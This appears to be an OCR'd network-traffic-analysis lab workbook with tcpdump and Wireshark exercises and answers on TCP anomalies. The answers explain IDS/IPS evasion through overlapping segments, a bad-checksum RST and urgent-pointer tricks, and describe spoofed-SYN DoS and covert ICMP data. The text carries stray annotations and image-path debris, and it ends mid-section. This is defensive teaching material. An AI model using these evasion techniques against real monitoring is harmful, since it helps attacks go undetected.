Description: Look at the TCP session between hosts 192.168.1.105 and 192.168.1.103. Specifically, look at the two packets with the PUSH flag set – the fourth and fifth packets in the session. The client is sending "ABCDE" in the first PUSH segment and "FGHIJ" in the second. The destination port is 999 on destination host 192.168.1.103. We have a netcat listener on it to see what payload was received in the session from the two PUSH segments. Why did 192.168.1.103 receive "ABCDEFHIJ" (missing G) instead of "ABCDEFGHIJ"?

```
root@receiver:~# nc -lp 999
ABCDEFHIJ
```

Hint: Look at the flags set in the first PUSH segment. One of the flags has an associated value in the packet that will help explain what is happening.

Answers Section: TCP

Objectives: These exercises will help you become more familiar with TCP concepts. The exercises in this section directly relate to the course material covered in the section "TCP".

Details: Use the pcap file **/home/sans/Exercises/Day2/TCP.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

You can use either tcpdump or Wireshark to answer these questions. Tcpdump output is always shown in the answers; Wireshark is used when meaningful output can be displayed in a single screenshot.

Note: Disregard hour timestamp differences between records you receive and the displayed answers:

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: Examine the embedded protocol checksum in the packet with a destination host of 192.168.2.109 and source port 2056. What is wrong with it? What will happen to this packet?

Answer:

The embedded TCP checksum is incorrect with a value of all 0's. The embedded protocol is TCP as the bolded 9th byte offset of the IP header (the protocol field is 0x06). The TCP portion of the packet is underlined. The 16th and 17th bytes offset of the TCP header are the checksum field highlighted in the hex dump. This packet will be dropped by the receiving host.

Filter used:

tcpdump the filter is:

'dst host 192.168.2.109 and src port 2056'

Wireshark display filter is:

ip.dst == 192.168.2.109 and tcp.srcport == 2056

The tcpdump command that will expose the error of "incorrect" and display the packet in hexadecimal is:

```
tcpdump -r TCP.pcap -nvvx 'dst host 192.168.2.109 and src port 2056'
```

Extracted record:

```
21:30:57.988602 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none],
proto TCP (6), length 40)
    192.168.2.45.2056 > 192.168.2.109.80: Flags [S], cksum 0x0000
(incorrect -> 0x715b), seq 9736112, win 8192, length 0

0x0000:  4500 0028 0001 0000 4006 f4e4 c0a8 022d
0x0010:  c0a8 026d 0808 0050 0094 8fb0 0000 0000
0x0020:  5002 2000 0000 0000
```

Answers Section:
TCP

Wireshark exposes the TCP checksum error in red highlighting in the display that follows.

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ip.dst == 192.168.2.109 and tcp.srcport == 2056 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
121	333218041.76	192.168.2.45	192.168.2.109	TCP	54	omnisky > l

```
▶Frame 121: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
▶Ethernet II, Src: Vmware_9d:13:26 (00:0c:29:9d:13:26), Dst: Vmware_f7:cd:21 (00:50:56:f7
▶Internet Protocol Version 4, Src: 192.168.2.45 (192.168.2.45), Dst: 192.168.2.109 (192.1
▼Transmission Control Protocol, Src Port: omnisky (2056), Dst Port: http (80), Seq: 0, Le
  Source port: omnisky (2056)
  Destination port: http (80)
  [Stream index: 95]
  Sequence number: 0    (relative sequence number)
  Header length: 20 bytes
  ▶Flags: 0x002 (SYN)
  Window size value: 8192
  [Calculated window size: 8192]
  ▶Checksum: 0x0000 [incorrect, should be 0x715b (maybe caused by "TCP checksum offload"?)

0000  00 50 56 f7 cd 21 00 0c  29 9d 13 26 08 00 45 00   .PV..!.. )..&..E.
0010  00 28 00 01 00 00 40 06  f4 e4 c0 a8 02 2d c0 a8   .(....@. .....-..
0020  02 6d 08 08 00 50 00 94  8f b0 00 00 00 00 50 02   .m...P.. ......P.
0030  20 00 00 00 00 00                                  ......
```

Details at: http://www.wireshar... Packets: 166 · Dis... Profile: Default

Exercise 2:

Description: What is suspicious about the two records identified with a source port of 4545? Concentrate your inspection on the TCP sequence numbers. What appears to be wrong with them? What possible elusive behavior might this be attempting? Why is payload on these records unusual? The recommendation is to use tcpdump.

Answer:

This is easier to examine succinctly using tcpdump. The TCP sequence numbers overlap in these 2 sequential packets coming from the same source IP/port and going to the same destination IP/port. Both records in this exercise begin with sequence number 76148922 and end at sequence number 76148934 with a 12 byte payload as the sequence numbers indicate. The 12 byte payload is also noted by a "length 12".

There are a couple of points worth noting. At first glance, it looks like it is possible for the second record to be a retransmission of the first. However, there are some oddities

that exist with both. The first is that there is payload on a SYN packet, not normally seen. Next, look at the two different payloads for the records. A retransmission would have the same payload.

This appears to be a segment overlap that may be trying to evade detection. This might be possible if the IDS/IPS accepts the packet with innocuous payload of "GOOD PAYLOAD" and ignores the overlapping segment with a payload of "EVIL PAYLOAD" that represents some kind of threat. If, perchance, the destination host accepts data on SYN and favors the overlapping segment over the original segment, an evasion occurs.

Command used:

```
tcpdump -r TCP.pcap -nX 'src port 4545'
```

Extracted records:

```
21:35:31.214065 IP 192.168.2.45.4545 > 192.168.2.109.80: Flags [S], seq
76148922:76148934, win 8192, length 12

0x0000:  4500 0034 0001 0000 4006 f4d8 c0a8 022d  E..4....@......-
0x0010:  c0a8 026d 11c1 0050 0489 f0ba 0000 0000  ...m...P........
0x0020:  5002 2000 7cc6 0000 474f 4f44 2050 4159  P...|...GOOD.PAY
0x0030:  4c4f 4144                                LOAD

21:35:56.705559 IP 192.168.2.45.4545 > 192.168.2.109.80: Flags [S], seq
76148922:76148934, win 8192, length 12

0x0000:  4500 0034 0001 0000 4006 f4d8 c0a8 022d  E..4....@......-
0x0010:  c0a8 026d 11c1 0050 0489 f0ba 0000 0000  ...m..P........
0x0020:  5002 2000 84b7 0000 4556 494c 2050 4159  P.......EVIL.PAY
0x0030:  4c4f 4144                                LOAD
```

Exercise 3:

Description: Compare two sets of TCP activity. There is activity from source host 10.254.1.8 in one set of connections. The other set of interest involves activity to destination port 143. One set of connections is a series of retries to a non-responding host/network. The other set of connections is actual successful SYN connections to the destination IP. No other data is included other than the SYN activity. Which set of connections is the retries and which is the successful connections? Explain why you believe your answer is correct.

Answer:

This is easier to examine succinctly using tcpdump. The first set is the retries and the second set is the different successful connections. Examine the underlined source ports and TCP sequence numbers in the records extracted. In the first set of connections to host 10.10.10.23, the source port (3655) and TCP sequence numbers (1216633961)

remain the same, indicative of a series of retries. In the second set of connections to host 10.10.10.21, the source ports and TCP sequence numbers change, more indicative of individual different connections.

Also examine the highlighted time differences in the first set of connections. There is a 3 second difference between the first and second attempt, a 6 second difference, between the second and third attempt, and a 12 second difference between the third and final attempt. Some operating systems will double this back-off in the retries as we see in the first set of connections.

Filter used:

tcpdump filter:

'src host 10.254.1.8 or tcp dst port 143'

Wireshark display filter is:

ip.src == 10.254.1.8 or tcp.dstport == 143

Records extracted:

```
21:45:08.429498 IP 10.254.1.8.3655 > 10.10.10.23.21: Flags [S], seq
1216633961, win 32120
21:45:11.429418 IP 10.254.1.8.3655 > 10.10.10.23.21: Flags [S], seq
1216633961, win 32120
21:45:17.429587 IP 10.254.1.8.3655 > 10.10.10.23.21: Flags [S], seq
1216633961, win 32120
21:45:29.430701 IP 10.254.1.8.3655 > 10.10.10.23.21: Flags [S], seq
1216633961, win 32120

13:28:32.178748 IP 10.114.187.126.1859 > 10.10.10.21.143: Flags [S],
seq 548677758, win 16384, options [mss 1380,nop,nop,sackOK], length 0
13:28:32.872221 IP 10.114.187.126.1860 > 10.10.10.21.143: Flags [S],
seq 548896369, win 16384, options [mss 1380,nop,nop,sackOK], length 0
13:39:57.027102 IP 10.114.187.126.1866 > 10.10.10.21.143: Flags [S],
seq 720006191, win 16384, options [mss 1380,nop,nop,sackOK], length 0
13:58:37.209871 IP 10.114.187.126.1881 > 10.10.10.21.143: Flags [S],
seq 1000189904, win 16384, options [mss 1380,nop,nop,sackOK], length 0
```

Exercise 4:

Description: There are some obviously crafted fields in one TCP connection going from source host 192.0.2.1 to destination host 10.10.10.1. Name 3 problems (Approach #1) /all anomalies (Approach #2).

Answer:

The source and destination ports are both 0; this port number is not used in normal traffic. All of the non-ECN flag bits are set (FSRP, ACK, URG) – again abnormal behavior. And, the maximum segment size found in the TCP options is 0 [mss 0]. This is not a valid size to represent the maximum amount of TCP payload data that can be sent.

Another problem is a window size of 0; an initial connection (one with a SYN) would not have a zero-sized window. Truthfully, it is hard to categorize this as an initial connection with all the weird flags. And, both the sequence and acknowledgement number values are 0 (although Wireshark indicates this has a relative value of 1) – again this is not normal. If there is a valid connection of some sort, either or both of these will be non-zero. Finally, look at the urgent pointer value after "URG"; it is 8768. This means it is pointing to the 8768th byte of the payload, however there is no payload at that byte.

Filter used:

tcpdump the filter is:


'src host 192.0.2.1 and dst host 10.10.10.1'

Wireshark display filter is:

ip.src == 192.0.2.1 and ip.dst == 10.10.10.1

Record extracted:

```
16:34:25.794974 IP 192.0.2.1.0 > 10.10.10.1.0: Flags [FSRP.U], seq 0,
ack 0, win 0, urg 8768, options [mss 0], length 0
```



Exercise 5:

Description: Look at the TCP session between hosts 192.168.1.217 and 192.168.1.103. There is something unusual about the flag settings when payload is sent.

Answer:

The issue is that the client 192.168.1.217 attempts to send payload to 192.168.1.103 in the fourth packet, however, no TCP flags are set. Minimally, per the TCP RFC, the ACK flag must be set and most times the PUSH flag is also set.

Approach 2 question: Did the receiver accept this packet that does not follow protocol standards?

Yes, as you can see the payload sent in the fourth packet has absolute sequence numbers spanning from 11:65. In the next packet the server acknowledges sequence number 65 meaning it accepted the packet with no TCP flags and payload.

This is an actual session where 192.168.1.103 is a Linux host. Later versions of Linux will accept/acknowledge TCP segments with no flags and payload.

Filter used:

tcpdump command is:


```
tcpdump -r TCP.pcap -nSA 'host 192.168.1.217 and host
192.168.1.103'
```
(payload edited)

Wireshark filter is:

'ip.addr == 192.168.1.217 and ip.addr == 192.168.1.103'

Records extracted:

```
06:21:59.263060 IP 192.168.1.217.58572 > 192.168.1.103.80: Flags [S],
seq 10, win 8192, length 0
06:21:59.263535 IP 192.168.1.103.80 > 192.168.1.217.58572: Flags [S.],
seq 1452297817, ack 11, win 5840, options [mss 1460], length 0
06:21:59.323582 IP 192.168.1.217.58572 > 192.168.1.103.80: Flags [.],
ack 1452297818, win 8192, length 0
06:21:59.371738 IP 192.168.1.217.58572 > 192.168.1.103.80: Flags [.],
seq 11:65, win 8192, length 54
    HEY, LOOK AT MY TCP FLAGS!!!! AND I'M SENDING PAYLOAD!
06:21:59.374949 IP 192.168.1.103.80 > 192.168.1.217.58572: Flags [.],
ack 65, win 5840, length 0
06:21:59.423468 IP 192.168.1.217.58572 > 192.168.1.103.80: Flags [R.],
seq 65, ack 1452297818, win 8192, length 0
```



Exercise 6:

Answers Section:
TCP

Description: We are seeing a lot of SYN/ACK TCP segments from source host 68.178.232.100 to many of our destination 10.10.10.x hosts. Yet, a sensor that collects all outbound traffic never saw the 10.10.10.x hosts sending outbound SYN's. Assume that 10.10.10 addresses are routable. Can you explain what is happening? Why would an attacker do this? What are some other signs that traffic from the 10.10.10.x hosts was crafted?

Answer:

It appears as if an attacker is spoofing our 10.10.10.x host IP addresses as source hosts that sent a SYN to destination host 68.178.232.100 and destination port 80. Host 68.178.232.100 listens on port 80 and returns a SYN/ACK to what it believes to be the sender – a 10.10.10.x host. If any of the spoofed 10.10.10.x hosts are real hosts, they will generate a RST because they did not send a SYN.

An attacker may be trying to send a DoS to host 68.178.232.100 by overwhelming it with connections to port 80. The attacker uses spoofed IP addresses to conceal the actual sending host.

Now, let's look for some obvious signs that the attacker crafted the spoofed SYN packet. First all the 10.10.10.x hosts allegedly used port 1024 as the source port, and sent the SYN with an initial sequence number of 462297438 in the highlighted values. We know this because the acknowledgement value of 462297439 is 1 sequence number greater than the initial SYN of 462297438. It would be an amazing coincidence that all client packets had a source port of 1024. And, it is even more unlikely that all client packets had the same initial sequence number since they are randomized.

Filter used:

'src host 68.178.232.100 and dst net 10.10.10'

Sample records extracted:

```
22:12:26.878571 IP 68.178.232.100.80 > 10.10.10.10.1024: Flags [S.],
seq 57602854, ack 462297439, win 65535, options [mss 1460,sackOK,TS val
90281827 ecr 0,nop,wscale 6], length 0
22:12:26.879348 IP 68.178.232.100.80 > 10.10.10.20.1024: Flags [S.],
seq 22063083, ack 462297439, win 65535, options [mss 1460,sackOK,TS val
90281827 ecr 0,nop,wscale 6], length 0
22:12:26.880094 IP 68.178.232.100.80 > 10.10.10.30.1024: Flags [S.],
seq 44215051, ack 462297439, win 65535, options [mss 1460,sackOK,TS val
90281827 ecr 0,nop,wscale 6], length 0
22:12:26.880847 IP 68.178.232.100.80 > 10.10.10.40.1024: Flags [S.],
seq 36002354, ack 462297439, win 65535, options [mss 1460,sackOK,TS val
90281827 ecr 0,nop,wscale 6], length 0
```

Exercise 7:

Description: Examine the entire session between hosts 192.168.1.105 with ephemeral port 18655 and 192.168.1.103. First look at the output without any command line options to show the output in very verbose mode or hexadecimal. What is unusual about the fourth packet? Why does the session continue after that?

Hint: Display the fourth record using the –vv option. What is wrong with it? What will the receiving host do with this packet? Suppose the IDS that sees this packet fails to do the proper validation and evaluates this an actual reset? What might happen? Display the records with the –A option to see what transpired.

Answer:

The fourth packet is a RST, but it has an invalid TCP checksum (see the verbose output of the record on the next page). Remember that a receiving host discards these silently. Now, suppose that an IDS /IPS does not do TCP checksum validation. It evaluates it as an actual RST and stops examining the session since anything that follows will not be part of an established session.

The receiving host still has the session open because it dropped the invalid reset. As you can see it receives and acknowledges two segments from the sender that represent some evil intent when reassembled to be "GET /EVILSTUFF\HTTP\1.1\r\n\r\n". An evasion occurs. Any IDS/IPS that does not do TCP checksum validation can be evaded.

```
tcpdump -r TCP.pcap -nvvA

'host 192.168.1.105 and host 192.168.1.103 and tcp port 18655'
```


Edited output:

```
18:24:46.677917 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [S],
seq 10, win 8192, length 0
18:24:46.683847 IP 192.168.1.103.80 > 192.168.1.105.18655: Flags [S.],
seq 2887499230, ack 11, win 5840, options [mss 1460], length 0
18:24:46.746423 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [.],
ack 1, win 8192, length 0
18:24:46.798568 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [R.],
seq 1, ack 1, win 8192, length 0
18:24:46.846171 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [P.],
seq 1:10, ack 1, win 8192, length 9
      GET /EVIL
18:24:46.846598 IP 192.168.1.103.80 > 192.168.1.105.18655: Flags [.],
ack 10, win 5840, length 0
18:24:46.892982 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [P.],
seq 10:28, ack 1, win 8192, length 18
      STUFF HTTP/1.1\r\n\r\n
18:24:46.893865 IP 192.168.1.103.80 > 192.168.1.105.18655: Flags [.],
ack 28, win 5840, length 0
18:24:46.895752 IP 192.168.1.103.80 > 192.168.1.105.18655: Flags [P.],
seq 1:505, ack 28, win 5840, length 504
```

```
18:24:46.944909 IP 192.168.1.105.18655 > 192.168.1.103.80: Flags [R.],
seq 28, ack 1, win 8192, length 0
```

Fourth record with invalid TCP checksum

```
18:24:46.798568 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none],
proto TCP (6), length 40)
 192.168.1.105.18655 > 192.168.1.103.80: Flags [R.], cksum 0x0010
(incorrect -> 0x587a), seq 11, ack 2887499231, win 8192, length 0
```



Extra Credit:

Description: Look at the TCP session between hosts 192.168.1.105 and 192.168.1.103. Specifically, look at the two packets with the PUSH flag set – the fourth and fifth packets in the session. The client is sending "ABCDE" in the first PUSH segment and "FGHIJ" in the second. The destination port is 999 on destination host 192.168.1.103. We have a netcat listener on it to see what payload was received in the session from the two PUSH segments. Why did 192.168.1.103 receive "ABCDEFHIJ" (missing G) instead of "ABCDEFGHIJ"?

```
root@receiver:~# nc -lp 999
ABCDEFHIJ
```

Answer:

This is easier to examine succinctly using tcpdump. Look at the first PUSH segment; it has the URG flag sent and an urgent pointer value of 7. However, the payload is 5 bytes long. This particular operating system continues to look for the urgent pointer byte found that is found in the subsequent packet. When these two segments are reassembled, the bytes will be consecutive, meaning that the 7th byte offset from the original PUSH is where the "G" is found. If you recall the urgent flag causes that byte to be discarded on most operating systems.

The output has been sanitized to show only the payload using the -A option.

```
tcpdump -r TCP.pcap 'host 192.168.1.103 and host 192.168.1.105 and port
999' -nA

01:38:20.561303 IP 192.168.1.105.27107 > 192.168.1.103.999: Flags [S],
seq 10, win 8192, length 0
01:38:20.563618 IP 192.168.1.103.999 > 192.168.1.105.27107: Flags [S.],
seq 2727799728, ack 11, win 5840, options [mss 1460], length 0
01:38:20.611747 IP 192.168.1.105.27107 > 192.168.1.103.999: Flags [.],
ack 1, win 8192, length 0
01:38:20.661619 IP 192.168.1.105.27107 > 192.168.1.103.999: Flags
[P.U], seq 1:6, ack 1, win 8192, urg 7, length 5
      ABCDE
01:38:20.661920 IP 192.168.1.103.999 > 192.168.1.105.27107: Flags [.],
ack 6, win 5840, length 0
01:38:20.719426 IP 192.168.1.105.27107 > 192.168.1.103.999: Flags [P.],
seq 6:11, ack 1, win 8192, length 5
      FGHIJ
01:38:20.719742 IP 192.168.1.103.999 > 192.168.1.105.27107: Flags [.],
ack 11, win 5840, length 0
01:38:20.779162 IP 192.168.1.105.27107 > 192.168.1.103.999: Flags [R.],
seq 6, ack 1, win 8192, length 0
```

Exercises Section: UDP-ICMP

Objectives: These exercises will help you become more familiar with UDP and ICMP concepts. The exercises in this section directly relate to the course material covered in the sections "UDP" and "ICMP".

Details: Use the pcap file **/home/sans/Exercises/Day2/udp-icmp.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-35 minutes.

Be forewarned that some of these packets have been "crafted" since you should never see them in "normal" traffic.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

You can use either tcpdump or Wireshark to answer these questions.

Exercise 1:

Description: There are three pairs of related packets in the first 6 records. Each pair consists of a packet that triggers an ICMP error in the subsequent packet. However, none of these ICMP errors should be sent per RFC1122 and covered in the ICMP section. Give a reason why there should be no ICMP error.

Records 1, 2:

Hint: Look at the destination address in the ICMP echo request in record 1. Why should there be no response to record 1? If allowed, what hosts would respond to this echo request?

Records 3, 4:

Hint: Look at the fragment offset of packet 3. If you are using tcpdump, use the -v switch for verbose mode that displays the offset. Remember that there is a particular fragment that must be received before an ICMP "reassembly time exceeded" error is returned. It is missing. Why should there be no response to record 3?

Records 5, 6:

Hint: Record 5 is an ICMP error message for "host unreachable". Why should there be no response to this in record 6 where there is a "host unreachable" to the initial "host unreachable" error? If allowed, this would result in a DoS situation.

error reply to error message

Exercise 2:

Description: Packets 12-35 are related. Can you figure out what activity you are seeing? What type of operating system is sending the echo requests?

Hint: Examine the TTL values of the outbound ICMP echo requests. What does this suggest especially seen in conjunction with the ICMP "time to live exceeded in transit" messages? This particular program sends three sets of related packets for each iteration.

Exercise 3:


Description: Find the packet number that caused an ICMP error.

a) Find the packet number that caused the ICMP message of "time to live exceeded (fragment reassembly timeout)" in record 11.

7


Hint: Use Wireshark to look at the embedded payload after the ICMP error to find the original packet. Remember that an ICMP error message carries information about the packet that caused the issue. This embedded IP packet that represents part of the original offending packet allows the sending host to know the precise packet that caused the ICMP error.

If you can filter on a unique value in the embedded IP packet, you can find the related packet. Use Wireshark to look at the embedded Internet Protocol header (Src: 192.168.122.1, Dst: 192.168.122.131) beneath the Internet Control Message Protocol in record 11. Let's filter on the IP checksum in the original packet since the checksum is very likely to have a unique value that is found in no other packet. Place your cursor and right click on the "Header Checksum: 0x3f8c". Select the Apply as Filter→Selected options. Now click the Apply button to the right of the Filter input area. This should display record 11 as well as the one that caused the ICMP error message in record 11. See the screenshot that follows for assistance.



b) Find the packet number that caused the ICMP message of "port unreachable" in record 36. 8 apply check sum as filter

Hint: Again, use Wireshark to look at the embedded payload after the ICMP error to find the original packet. Remember that an ICMP error message carries information about the packet that caused the issue in the first place. Use the same method of filtering on the embedded IP checksum value. See the screenshot that follows for assistance.



Exercise 4:

Description: ICMP echo requests and replies found in records 37-46 are all related. What is this activity? Secret attempt

Hint: Why would you see an imbalance of the number of requests and replies?

data is sent inside the payload

Hint: Look at the payloads for more clues. Should you see this type of activity in an ICMP payload? What is the purpose of this?

UDP-ICMP

Approach #2 – Do the following exercises.

You can use either tcpdump or Wireshark to answer these questions.

Exercise 1:

